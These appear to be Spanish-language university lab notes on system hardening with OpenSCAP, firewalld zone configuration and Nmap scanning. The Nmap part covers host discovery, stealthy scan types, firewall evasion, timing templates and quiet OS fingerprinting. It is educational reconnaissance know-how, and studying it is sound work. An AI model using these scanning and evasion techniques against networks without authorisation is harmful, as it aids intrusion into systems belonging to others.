
 29% (21 results, 71 rules selected)

Cancel

Processing...

- Podemos ver los resultados en forma de HTML con show report:

Compliance and Scoring



- Para ejecutar oscap sin GUI:

- Hay que ser **root**
- Para evaluar el estado de seguridad de la máquina añadir al comando: `xccdf eval`
- Si queremos intentar remediar automáticamente los controles: `xccdf eval --remediate`
- Después requiere el parámetro `--profile`
- Luego requiere el parámetro `--results` y tras un espacio en blanco requiere el archivo .xml para guardar el informe en ese formato
- Después de los resultados es necesario un parámetro `--report`
- Ejemplo:

```
# Sin remediate
oscap xccdf eval --datastream-id scap_org.open-scap_datastream_from_xccdf_ssg-ubuntu1804-xccdf-1.2.xml --xccdf-id scap_org.open-scap_cref_ssg-ubuntu1804-xccdf-1.2.xml --profile
xccdf_org.ssgproject.content_profile_anssi_np_nt28_average --oval-results --
results /tmp/xccdf-results.xml --results-arf /tmp/arf.xml --report
/tmp/report.html /home/ssiuser/ssi_labs/lab_sessions/lab_06/scap-security-guide-0.1.59-oval-5.10/ssg-ubuntu1804-ds.xml

# Con remediate
oscap xccdf eval --datastream-id scap_org.open-scap_datastream_from_xccdf_ssg-ubuntu1804-xccdf-1.2.xml --xccdf-id scap_org.open-scap_cref_ssg-ubuntu1804-xccdf-1.2.xml --profile
xccdf_org.ssgproject.content_profile_anssi_np_nt28_average --oval-results --
results /tmp/xccdf-results.xml --results-arf /tmp/arf.xml --report
/tmp/report.html --remediate /home/ssiuser/ssi_labs/lab_sessions/lab_06/scap-security-guide-0.1.59-oval-5.10/ssg-ubuntu1804-ds.xml
```

- Para hacer hardening automático a tu SO siguiendo las políticas del paquete **scap-security-guide** usando remediación **OSCAP**:
 - Primero ejecuta una auditoría con Lynis para tener una puntuación base
 - Intenta remediar parte de ellos con la opción remediate de oscap
 - Para hacer hardening automático a tu SO siguiendo las políticas del paquete **scap-security-guide** usando remediación con scripts de **bash**:
 - Ve al directorio bash dentro del lab06
 - Ejecuta el perfil de seguridad CIS de ubuntu
 - Para hacer hardening automático a tu SO siguiendo las políticas del paquete **scap-security-guide** usando remediación con **Ansible**:
 - Para instalar el **tool Ansible** : `sudo apt install ansible`
 - Busca el .yml correspondiente al SO y cambia hosts: all por hosts:localhost
-

17 Marzo 2023 - Lab7

- Para separar interfaces de red en zonas con firewalld para poder asignarles diferentes configuraciones se usa el **tool firewalld**. Para usarlo:
 - Deshabilitar **ufw** con `sudo ufw disable`
 - Instalar el software necesario con: `sudo apt install firewalld firewall-config`
 - **Ahora reinicia la máquina virtual**
 - Ahora debemos entender como funciona:
 - Distribuye las tarjetas de red en la MV en zonas
 - Las zonas son conjuntos predefinidos de reglas que especifican qué tráfico se debe permitir en función del nivel de confianza en las redes a las que está conectado el equipo
 - Cuando asignas interfaces de red a una zona todas las máquinas conectadas a la misma red pertenecerán a dicha zona.
 - De esta forma puedes atribuir las máquinas por zonas
 - Se cumple el siguiente principio: *el firewall hace de policía e inspector de aduanas de todas las conexiones, poniéndose siempre en medio*
 - Zonas que incorpora **firewalld**:
 - **docker**: contiene todas las redes creadas por los contenedores de Docker
 - **drop**: todas las conexiones entrantes se eliminan sin ninguna notificación (filtered en nmap)
 - **block**: todas las conexiones entrantes son rechazadas (se le notifica al cliente) (closed en nmap)
 - **public**: para uso en áreas públicas no confiables. No confía en otros equipos de la red
 - **external**: para uso en redes externas con enmascaramiento NAT habilitado, cuando el sistema actúa como puerta de enlace o enrutador
 - **internal**: para uso de redes internas, cuando el sistema actúa como puerta de enlace o enrutador. Los otros sistemas son generalmente de confianza.

- **dmz**: se utiliza para equipos ubicados en una zona desmilitarizada o DMZ
 - **work**: utilizado para máquinas de trabajo. Otros equipos son de confianza
 - **home**: utilizado para máquinas domésticas. Otros equipos son de confianza
 - **trusted**: se aceptan todas las conexiones de red. Confía en todos los equipos.
 - Configuramos la GUI de firewalld:
 - sudo firewall-config
 - Agregar eth0 con `sudo firewall-cmd --zone=public --change-interface=eth0`
 - Agregar eth1 con `sudo firewall-cmd --zone=work --change-interface=eth1`
 - Asegúrate de que la zona work tenga habilitado el servicio **ssh**
-

Lab8-9 🎾

Nivel 1

Simple puesta en marcha

- Escaneos más típicos de Nmap:
 - **Escaneo de múltiples objetivos**: `nmap <obj1> <obj2> ... <objn>` `nmap 192.168.2.1 192.168.2.100 scanme.nmap.org`
 - **Escaneado de un rango de IPs**: `nmap 192.168.2.1-100`
 - **Escaneado de una red completa**: `nmap 192.168.0.0/24`
 - **Escaneado de una red completa excluyendo ciertos hosts**: `nmap 192.168.0.0/24 --exclude 192.168.2.10`
 - **Identificar el sistema operativo de las máquinas activas**: `nmap -O 192.168.0.0/24`
 - **Escanear sólo un rango de puertos**: `nmap -p 22-80 192.168.0.0/24`
- Para realizar un escaneo básico de la red y ver todas las máquinas vivas del laboratorio: `nmap 192.168.8.13-74`
- Para realizar un análisis rápido de los servicios en ejecución de una máquina viva: `nmap --top-ports 20 --open <ip_addr>`
 - En lugar de dar una sola ip puedes dar una lista de IPs en un archivo con la opción `-iL`
- Para detectar el sistema operativo rápidamente usar la opción: `-A`
- Para variar la velocidad del escaneo usar: `T0, T1, T2, T3, T4, T5`
- Para detectar las versiones estándar de servicios/daemons usar: `-sV`
- Para realizar una exploración lenta y detallada usar:
 - `-sS`: análisis TCP SYN, más capaz de evadir *firewalls*
 - `-A`: detecta versiones de servicios y sistemas operativos, realiza un `traceroute` y ejecuta algunos scripts de análisis
 - `-sV`: investiga puertos para determinar qué servicio y versión se están ejecutando
 - `-O`: activa la detección de la versión y tipo del sistema operativo
 - `-p -`: escanea un rango de puertos (- significa todos los puertos)
 - Ejemplo: `sudo nmap -sS -A -sV -O -p - <IP objetivo>`

Tratar con puertos

- **Nmap** escanea por defecto hasta 1000 de los puertos estadísticamente más usados en todo el mundo en orden aleatorio, lo que equivale a hacer un `-top-ports 1000`
- Ejemplos:
 - `nmap -p 80,443 scanme.nmap.org`: solo escanea los puertos (80 y 443)
 - `nmap -p 100-2000 scanme.nmap.org`: escaneo de puertos aleatorio del 100 al 2000
 - `nmap -p -2000 scanme.nmap.org`: escaneo de puertos aleatorios pero del 1 al 2000
 - `nmap -p 100- scanme.nmap.org`: escaneo de puertos aleatorio pero del 100 al 65536 (nada recomendable)
 - Se pueden usar protocolos concretos asociados a cualquier número de puerto usando letras (`T` TCP, `U` UDP, `S` SCTP, `P` IP). Ej: `nmap -p U:53,11,13,T:22-25,80,443,8080 scanme.nmap.org`
 - También hay dos modificadores adicionales
 - `-F` (escaneo rápido): en lugar de 1000, escanea los 100 puertos más utilizados aleatoriamente
 - `-r`: en lugar de usar un orden aleatorio, usa uno secuencial ascendente
- Estado de los puertos:
 - **Open**: hay un servicio esperando una conexión en este puerto
 - **Closed**: ningún servicio parece estar esperando conexiones en ese puerto
 - **Filtered**: los paquetes Nmap no se reciben en ese puerto, por lo que su estado es desconocido
 - **Unfiltered**: los paquetes Nmap se reciben en ese puerto, pero alguna razón impide que Nmap sepa en qué estado está el puerto
 - **Open/Filtered**: Nmap no puede decidir en cuál de los dos estados está el puerto
 - **Closed/Filtered**: Nmap no puede decidir en cuál de los dos estados está el puerto

Usar el motor de scripting de "usar y tirar" (escaneo con scripts por defecto)

- Útil si no deseas conocer detalles de dichos scripts
- Usar la opción `-sC`: `nmap -sV -sC 192.168.8.8`

Nivel 2


Protocolo TCP

- Las conexiones TCP se componen de 3 etapas:
 - Establecimiento de la conexión (3-way handshake)
 - Transferencia de datos
 - Fin de la conexión

Establecimiento de la conexión

Aunque es posible que un par de entidades finales comiencen una conexión entre ellas simultáneamente, normalmente una de ellas abre un socket en un determinado puerto TCP y se queda a la escucha de nuevas conexiones. Es común referirse a esto como apertura pasiva, y determina el lado servidor de una conexión.

- El lado cliente de una conexión realiza una apertura activa de un puerto enviando un paquete **SYN** inicial al servidor como parte de la negociación en tres pasos. En el lado del servidor (este receptor también puede ser una PC o alguna estación terminal) se comprueba si el puerto está abierto, es decir, si existe algún proceso escuchando en ese puerto, pues se debe verificar que el dispositivo de destino tenga este servicio activo y esté aceptando peticiones en el número de puerto que el cliente intenta usar para la sesión. En caso de no estarlo, se envía al cliente un paquete de respuesta con el bit RST activado, lo que significa el rechazo del intento de conexión.
- En caso de que sí se encuentre abierto el puerto, el lado servidor respondería a la petición **SYN** válida con un paquete **SYN/ACK**.
- Finalmente, el cliente debería responderle al servidor con un **ACK**, completando así la negociación en tres pasos (SYN, SYN/ACK y ACK) y la fase de establecimiento de conexión. Es interesante notar que existe un número de secuencia generado por cada lado, ayudando de este modo a que no se puedan establecer conexiones falseadas (**spoofing**)."



Estructura de un paquete TCP

Esta es la estructura de un paquete TCP. Aparte de los datos, otros campos importantes a recordar son los **puertos de origen y destino** (que indican qué puertos son el origen y el destino de la transmisión de datos), los seis flags (URG, ACK...) que se utilizan en algunos tipos de análisis, y el **tamaño de ventana**, que también se utiliza en otro tipo de análisis.

		0	8	16	24	32		
		Source Port		Destination Port				
		Sequence Number						
		Acknowledgment Number						
Data Offset	Reserved	C W R E	E C R G	U R C K	A S S H	P S Y T	R I N N	Window Size
Checksum				Urgent Pointer				
Options						Padding		

Tipos de descubrimiento de hosts avanzados de Nmap

- Cheatsheet Nmap:

Nmap 7.80 Cheatsheet series (ingenieriainformatica.uniovi.es)		operario@kali:~\$ sudo nmap --script targets-sniffer 192.168.20.0/24 Starting Nmap 7.80 (https://nmap.org) at 2020-09-21 18:47 CEST Nmap scan report for 192.168.20.10 Host is up (0.000097s latency). Not shown: 999 closed ports PORT STATE SERVICE 80/tcp open http MAC Address: 08:00:27:67:7A:EF (Oracle VirtualBox virtual NIC)
Part 1: Reconnaissance (Advanced) https://nmap.org/		Nmap scan report for 192.168.20.1 Host is up (0.0000030s latency). All 1000 scanned ports on 192.168.20.1 are closed
GENERAL USAGE nmap [Scan Type(s)] [Options] {target specification}		Nmap done: 256 IP addresses (2 hosts up) scanned in 29.35 seconds
NOTES Target specifications can be host names, IP addresses, ranges, networks, etc. (scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254) Use these options to locate "alive machines" (sometimes only that, sometimes they also return some port / service information)		
TARGET SPECIFICATION		HOST DISCOVERY OPTIONS (WAYS TO CHECK "ALIVE" MACHINES)
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks --excludefile <exclude_file>: Exclude list from file -iL <inputfilename>: Input from file a list of hosts/networks -iR <nump hosts>: Choose random targets		--dns-servers <serv1[,serv2],...>: Specify custom DNS servers -n/-R: Never do DNS resolution/Always resolve [default: sometimes] -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes -Pn: Treat all provided hosts as online == skip host discovery -PO[protocol list]: IP Protocol Ping
SCRIPT SCAN (https://nmap.org/book/man-nse.html) -sC: equivalent to --script=default --script=<NSE scripts>: <NSE scripts> is a comma separated list of directories, script-files or script-categories --script-args=<n1=v1,[n2=v2,...>: provide arguments to scripts (see each script documentation to consult argument names, number, and valid value types) --script-args-file=filename: provide NSE script args in a file --script-trace: Show all data sent and received		-PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports -sL: List Scan - simply list targets to scan -sn: Ping Scan - disable port scan --system-dns: Use OS's DNS resolver --traceroute: Trace hop path to each host
RECOMMENDED SCRIPT CATEGORIES FOR ENUMERATION (https://nmap.org/nsedoc/)		RECONNOISSANCE EXAMPLES
broadcast: Scripts in this category typically do discovery of hosts not listed on the command line by broadcasting on the local network. Use the newtargets script argument to allow these scripts to automatically add the hosts they discover to the Nmap scanning queue. https://nmap.org/nsedoc/categories/broadcast.html		sudo nmap --script targets-sniffer 192.168.20.0/24 sudo nmap --script broadcast-dropbox-listener 192.168.20.0/24 sudo nmap --script mringo scanme.nmap.org sudo nmap -iL ips_to_scan.txt

- **El motor de scripting (--script=<nombre de script y parámetros>)**: hay una categoría de scripts (**broadcast**) dedicada a descubrir diferentes tipos de servicios en una red (se puede ver en la cheatsheet). Más info en: <https://nmap.org/nsedoc/categories/broadcast.html>
- Técnicas avanzadas de **detección**: se describen a continuación y expanden la cheatsheet anterior. Estas técnicas funcionan para los protocolos TCP e IP (y relacionados):
 - **-PS (TCP SYN)**: Útil cuando los firewalls bloquean las solicitudes ICMP. Acepta lista de puertos. Es una secuencia de inicio de conexión TCP para determinar si un host está activo
 - **-PA (TCP SYN/ACK)**: útil cuando los firewalls bloquean las solicitudes ICMP. Acepta lista de puertos. Emula la respuesta ACK de una (falsa) conexión TCP. La respuesta a esto determinará si el destino existe
 - **-PY (Descubrimiento UDP)**: Acepta lista de puertos. Envía un ping UDP al destino para ver si hay alguna respuesta
 - **-Pn (Don't ping)**: útil si sabemos que hay cortafuegos bloqueando pings o pensamos que los objetivos están vivos. Omite la detección de hosts pero analiza sus puertos
 - **PE (ICMP echo)**: generalmente se filtra, por lo que sólo funciona en algunas LAN. Usa los servicios de eco del protocolo ICMP para provocar una respuesta
 - **-PP (ICMP timestamp Ping)**: puede evadir los cortafuegos si sólo filtran los paquetes ICMP Echo. Usa los servicios del protocolo ICMP para provocar una respuesta
 - **-PO[lista de protocolos] (IP Protocol Ping)**: si no se especifica ninguno, se usa ICMP, IGMP e IP-in-IP. Puede evadir cortafuegos. Envía paquetes en un protocolo IP
 - **-PM (PM Address Mask Ping)**: puede evadir los cortafuegos si sólo filtran los paquetes ICMP Echo. Usa los servicios del ICMP para provocar una respuesta

- **-sL (Lista):** puede resolver el DNS de las direcciones IP que se le pasan. Simplemente enumera los objetivos a escanear
- **-PR (Descubrimiento ARP Ping):** muy rápido, pero sólo funciona en redes LAN (las únicas que usan ARP). Usan el protocolo ARP para detectar objetivos
- **-sn (Descubrimiento ping):** forma típica de detectar rápidamente hosts vivos. No escanea ningún puerto, sólo determina si está vivo
- **--traceroute (Descubrimiento Traceroute):** si la ruta es correcta, el host existe. Obtiene una ruta al host
- **--system-dns (Usar el DNS del sistema operativo):** hace la resolución de nombres DNS del objetivo mediante el DNS por defecto configurado en el sistema
- **-R (Resolución obligatoria de DNS):** el valor predeterminado es hacer algunas resoluciones DNS. Siempre devuelve el nombre (predeterminado a veces)
- **-n (Sin resolución DNS):** puede acelerar los análisis si los nombres DNS no son importantes. Nunca realiza la resolución DNS
- **--dns-servers <serv1[,serv2], ...> (Especificar servidores personalizados):** realiza la resolución de nombres DNS de destino mediante el servidor DNS que se especifique
- **-PU (Descubrimiento SCTP):** acepta listas de puertos. Usa el protocolo SCTP para tratar de provocar respuestas en los objetivos y ver si existen

Tipos de escaneo Nmap y evasión básica de firewalls

- Útil si queremos descubrir hosts protegidos por un firewall, tratando de saltarse la protección del mismo

- Cheatsheet:


Nmap 7.80 Cheatsheet series (ingenieriainformatica.uniovi.es) Part 2: Enumeration https://nmap.org/		<pre>operario@kali:~\$ sudo nmap --version-all 192.168.20.10 Starting Nmap 7.80 (https://nmap.org) at 2020-09-21 19:09 CEST Nmap scan report for 192.168.20.10 Host is up (0.00019s latency). Not shown: 999 closed ports PORT STATE SERVICE 80/tcp open http nginx 1.14.0 (Ubuntu) MAC Address: 08:00:27:67:7A:EF (Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 19.76 seconds</pre>
GENERAL USAGE nmap [Scan Type(s)] [Options] {target specification}		<pre>operario@kali:~\$ sudo nmap -sU -O -p- 192.168.20.10 Starting Nmap 7.80 (https://nmap.org) at 2020-09-21 19:11 CEST Nmap scan report for 192.168.20.10 Host is up (0.00027s latency).</pre>
NOTES Scan techniques makes sense when there is a firewall or similar solution preventing some types of scan (experimenting options may offer more information) Increase service/version/OS detection "aggressiveness" if default methods do not return any useful result		<pre>PORI STATE SERVICE 53/udp closed domain 67/udp closed dhcps 123/udp closed ntp 135/udp closed msrpc 137/udp closed netbios-ns 138/udp closed netbios-dgm 161/udp closed snmp 445/udp closed microsoft-ds 631/udp closed ipp 1434/udp closed ms-sql-m MAC Address: 08:00:27:67:7A:EF (Oracle VirtualBox virtual NIC) Too many fingerprints match this host to give specific OS details Network Distance: 1 hop</pre>
TARGET SPECIFICATION --exclude <host1[,host2][,host3],...>: Exclude hosts/networks --excludefile <exclude_file>: Exclude list from file -IL <inputfilename>: Input from list of hosts/networks -IR <num hosts>: Choose random targets		SCANNING TECHNIQUES (WAYS TO CHECK PORTS AND RUNNING SERVICES) -b <FTP relay host>: FTP bounce scan --scanflags <flags>: Customize TCP scan flags -sI <zombie host[:probeport]>: Idle scan -sN/sF/sX: TCP Null, FIN, and Xmas scans -sO: IP protocol scan -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans -sU: UDP Scan -sY/sZ: SCTP INIT/COOKIE-ECHO scans
SERVICE/VERSION DETECTION -sV: Probe open ports to determine service/version info (see Other Options cheatsheet for a detailed explanation, typical first option to try) --version-all: Try every single probe (intensity 9) --version-intensity <level>: Set from 0 (light) to 9 (try all probes) --version-light: Limit to most likely probes (intensity 2) --version-trace: Show detailed version scan activity (for debugging)		PORT SPECIFICATION AND SCAN ORDER --exclude-ports <port ranges>: Exclude the specified ports from scanning -F: Fast mode - Scan fewer ports than the default scan -p <port ranges>: Only scan specified ports. Ex: -p22; -p1-65535; -pU:53,111,137,T:21-25,80,139,8080,S:9 --port-ratio <ratio>: Scan ports more common than <ratio> -r: Scan ports consecutively - don't randomize --top-ports <number>: Scan <number> most common ports
SCRIPT SCAN (https://nmap.org/book/man-nse.html) -sC: equivalent to --script=default --script=<NSE scripts>: <NSE scripts> is a comma separated list of directories, script-files or script-categories --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts (see each script documentation to consult argument names, number, and valid value types) --script-args-file=<filename>: provide NSE script args in a file --script-trace: Show all data sent and received		OS DETECTION -O: Enable OS detection --osscan-guess: Guess OS more aggressively --osscan-limit: Limit OS detection to promising targets
RECOMMENDED SCRIPT CATEGORIES FOR ENUMERATION (https://nmap.org/nsedoc/) discovery: These scripts try to actively discover more about the network by querying public registries, SNMP-enabled devices, directory services, and the like. Examples include html-title (obtains the title of the root path of web sites), smb-enum-shares (enumerates Windows shares), and snmp-sysdescr (extracts system details via SNMP). See:		EXAMPLES <pre>sudo nmap -sV --version-all 192.168.20.10 nmap -sS -A -sV -O -p - 192.168.20.10 sudo nmap -sU -O --top-ports 10 192.168.20.10 sudo nmap -p1-100 -sS 192.168.20.10 sudo nmap -p-100 --script=banner 192.168.20.10 sudo nmap --script=ip-geolocation-geoplugin www.ingenieriainformatica.uniovi.es sudo nmap --script=http-server-header www.ingenieriainformatica.uniovi.es</pre>
https://nmap.org/nsedoc/categories/discovery.html		
external: Scripts in this category may send data to a third-party database or other network resource. An example of this is whois-ip, which makes a connection to whois servers to learn about the address of the target. There is always the possibility that operators of the third-party database will record anything you send to them, which in many cases will include your IP address and the address of the target. Most scripts involve traffic strictly between the scanning computer and the client; any that do not are placed in this category. Services include IP Geolocation, Shodan, SMTP, DNS, Whois...very useful for enumeration. See:		
https://nmap.org/nsedoc/categories/external.html		
version: The scripts in this special category are an extension to the version detection feature and cannot be selected explicitly. They are selected to run only if version detection (-sV) was requested. Their output cannot be distinguished from version detection output and they do not produce service or host script results. Examples are skypev2-version, pptp-version, and iax2-version.		
https://nmap.org/nsedoc/categories/version.html		

Este cheatsheet nos muestra dos formas de escaneo avanzadas:

- El motor de script de Nmap, pero con otras categorías:
 - discovery:** <https://nmap.org/nsedoc/categories/discovery.html>
 - external:** <https://nmap.org/nsedoc/categories/external.html>
 - version:** <https://nmap.org/nsedoc/categories/version.html>
- Técnicas avanzadas de análisis de puertos: trata de usar las técnicas más sigilosas para evitar ser bloqueado (no usar la opción **-O**)
- Las siguientes técnicas son una extensión de las técnicas de escaneo del cheatsheet anterior:
 - sA (ACK scan):** no determina si un puerto está abierto o cerrado. Sirve para saber si hay un firewall activo en el destino. Cualquier puerto independientemente de su estado responderá con un paquete RST. Si hay cortafuegos no habrá respuesta
 - sI (Idle scan):** muy avanzado y sigiloso
 - sO (IP protocol scan):** muy lento, identifica protocolos compatibles. Si responden con **unreachable** es que está cerrado el puerto
 - sT (TCP Connect):** lento, ALTAMENTE DETECTABLE. Responde con puerto abierto o cerrado

- **-sS (TCP SYN)**: la más popular. Rápido, BASTANTE SIGILOSO y no sobrecarga al objetivo. El equipo envía SYN y el remoto responde con puerto abierto o puerto cerrado
- **-sU (UDP Scan)**: muy lento. Envía paquetes UDP a cada uno de los puertos destino. Que no haya respuesta no significa que el puerto esté cerrado
- **-sW (Window scan)**: método POCO FIABLE. Usa el campo "Tamaño de ventana" del paquete TCP para determinar el tipo de sistema operativo
- **-sZ (COOKIE-ECHO Scan)**: no se puede distinguir realmente entre puertos abiertos y puertos filtrados. Para entornos SCTP
- **-sY (SCTP INIT Scan)**: rápido y SIGILOSO para el protocolo SCTP
- **--scanflags<flags> (Custom TCP Scan Flags)**: posibles nombres de bits: URG, ACK, PSH, RST, SYN y FIN (--scanflags URGACKPSHRSTSYNFIN activa todos)
- **-sM (Maimon Scan)**: alternativa al escaneo XMAS
- **-sF (TCP FIN)**: se habilita el flag FIN del paquete TCP
- **-sN (TCP Null)**: no se habilita ningún paquete del TCP
- **-sX (TCP XMAS)**: Se habilitan los flag FIN, PSH y URG del paquete TCP
- **-b usuario:password@<Servidor_FTP>:21 <destino> (Escaneo FTP bounce)**: se conecta al servidor FTP y envía archivos al destino
- **-sR (Exploración RPC)**: sólo si esperamos encontrar llamadas RPC en el sistema de destino
- **-A (Escaneo agresivo)**: lo más probable es que se filtre. EVITARLO
- **-sC (Análisis de script predeterminado)**: equivalente a `--script-default`. Arranca los scripts adecuados para cada puerto pertenecientes a la categoría NSE default
- **-sO (Análisis de detección del SO)**: lo más probable es que se filtre. EVITARLO
- **-sV (Análisis de versiones)**: sondea puertos para determinar información.

Identifying Open Ports with Nmap



Ejemplos más avanzados de Nmap

- Para controlar los tiempos y su timing
- Ejemplos:
 - **Escaneo TCP SYN y UDP (requiere privilegios de root)**: `nmap -sS -sU -Pn 192.168.13.37`

- **Escaneo TCP SYN y UDP para todos los puertos reservados (requiere privilegios de root):** nmap -sS -sU -PN -p 1-1024 192.168.13.37
- **TCP Connect Scan:** nmap -sT 192.168.13.37 DESACONSEJADO
- **Análisis rápido:** nmap -T4 -F 192.168.13.37 (-F escanea solo 100 puertos y rápido)
- **Verbose:** nmap -T4 -A -v 192.168.13.37

Category	Initial_rtt_timeout	min_rtt_timeout	max_rtt_timeout	max_parallelism	scan_delay	max_scan_delay
T0 / Paranoid	5 min	Default (100 ms)	Default (10 sec)	Serial	5 min	Default (1 sec)
T1 / Sneaky	15 sec	Default (100 ms)	Default (10 sec)	Serial	15 sec	Default (1 sec)
T2 / Polite	Default (1 sec)	Default (100 ms)	Default (10 sec)	Serial	400 ms	Default (1 sec)
T3 / Normal	Default (1 sec)	Default (100 ms)	Default (10 sec)	Parallel	Default (0 sec)	Default (1 sec)
T4 / Aggressive	500ms	100ms	1,250ms	Parallel	Default (0 sec)	10ms
T5 / Insane	250ms	50ms	300ms	Parallel	Default (0 sec)	5ms

Detección de tipo de sistema operativo sin "ruido"

- Averiguar el SO de un objetivo sin ser detectado
- Para evitar ser detectados, hay que jugar con el TTL (tiempo de vida) de los paquetes que enviamos al sistema mediante ping de la forma: ping -c 1 <IP o nombre del destino>. Recibiremos una respuesta que indica un valor ttl y lo comprobamos en la siguiente tabla:

Table 1. Popular OSs' time to live (TTL) and window size values.

OS	TTL	Window size (bytes)
Linux 2.4 and 2.6	64	5,840
Google customized Linux	64	5,720
Linux kernel 2.2	64	32,120
FreeBSD	64	65,535
OpenBSD, AIX 4.3	64	16,384
Windows 2000	128	16,384
Windows XP	128	65,535
Windows 7, Vista, and Server 8	128	8,192
